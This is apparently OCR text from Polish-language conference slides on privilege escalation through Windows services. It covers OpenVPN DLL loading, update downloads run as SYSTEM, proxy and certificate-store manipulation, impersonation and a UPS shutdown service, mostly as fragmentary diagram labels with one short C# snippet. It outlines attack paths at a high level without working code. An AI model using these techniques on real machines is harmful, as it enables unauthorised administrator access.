



**Podpisany**



OPENVPN™
Załaduj biblioteki
DLL
lzo2.dll
DLL entry point
Nowe konto Administratora


U CHOOSE AUTO UPDATE OFF
I AUTO UPDATE ANYWAYS
quickmeme.com


/GET
Plik
Usługa
Serwer
SYSTEM
C:/
EXE
Ściągniety plik


Konfiguracja automatyczna
Automatyczna konfiguracja może zastąpić ustawienia ręczne. Aby zapewnić używanie ustawień ręcznych, wyłącz automatyczną konfigurację.
Automatycznie wykryj ustawienia
Użyj skryptu automatycznej konfiguracji
Adres
Serwer proxy
Użyj serwera proxy dla sieci LAN (te ustawienia nie są stosowane dla połączeń telefonicznych lub VPN)
Adres:
Port:
Zaawansowane
Nie używaj serwera proxy dla adresów lokalnych
OK
Anuluj


/GET
/GET
Plik
Usługa
Proxy
Serwer
SYSTEM
C:/
EXE
Ściągniety plik




SYSTEM


Ściągniety plik

Połączenie nie jest prywatne

Osoby atakujące mogą próbować wykraść Twoje informacje ze strony przykład hasła, wiadomości lub dane kart kredytowych). Więcej inform

NET::ERR_CERT_AUTHORITY_INVALID


Źródło: https://www.amazon.com/You-Shall-Not-Pass-Notebook/dp/B00AP7CS7Q

## Komputer

## Użytkownik


- Dodać może tylko Administrator
- Certyfikat ważny dla wszystkich

- Dodać może każdy użytkownik
- Certyfikat ważny dla bieżącego konta



## Impersonacja


## Wykonanie kodu jako inny użytkownik

```
bool ValidateCert(X509Certificate2
cert)
{
        bool b = false;

    Impersonator.RunImpersonated(dele
    gate
        {
            b = chain.Build(cert);
        }, "Checking certificate");

        return b;
}
```



Impersonacja
/GET
Plik
/GET
Usługa
Proxy
Serwer
SYSTEM
Certyfikat
C:/
EXE
Ściągniety plik
User ROOT store


UPS


Brak
prądu
SYSTEM
C:/
EXE
Wyłącz
Komputer
UPS
Usługa
Zamknij wszystkie
ważne programy

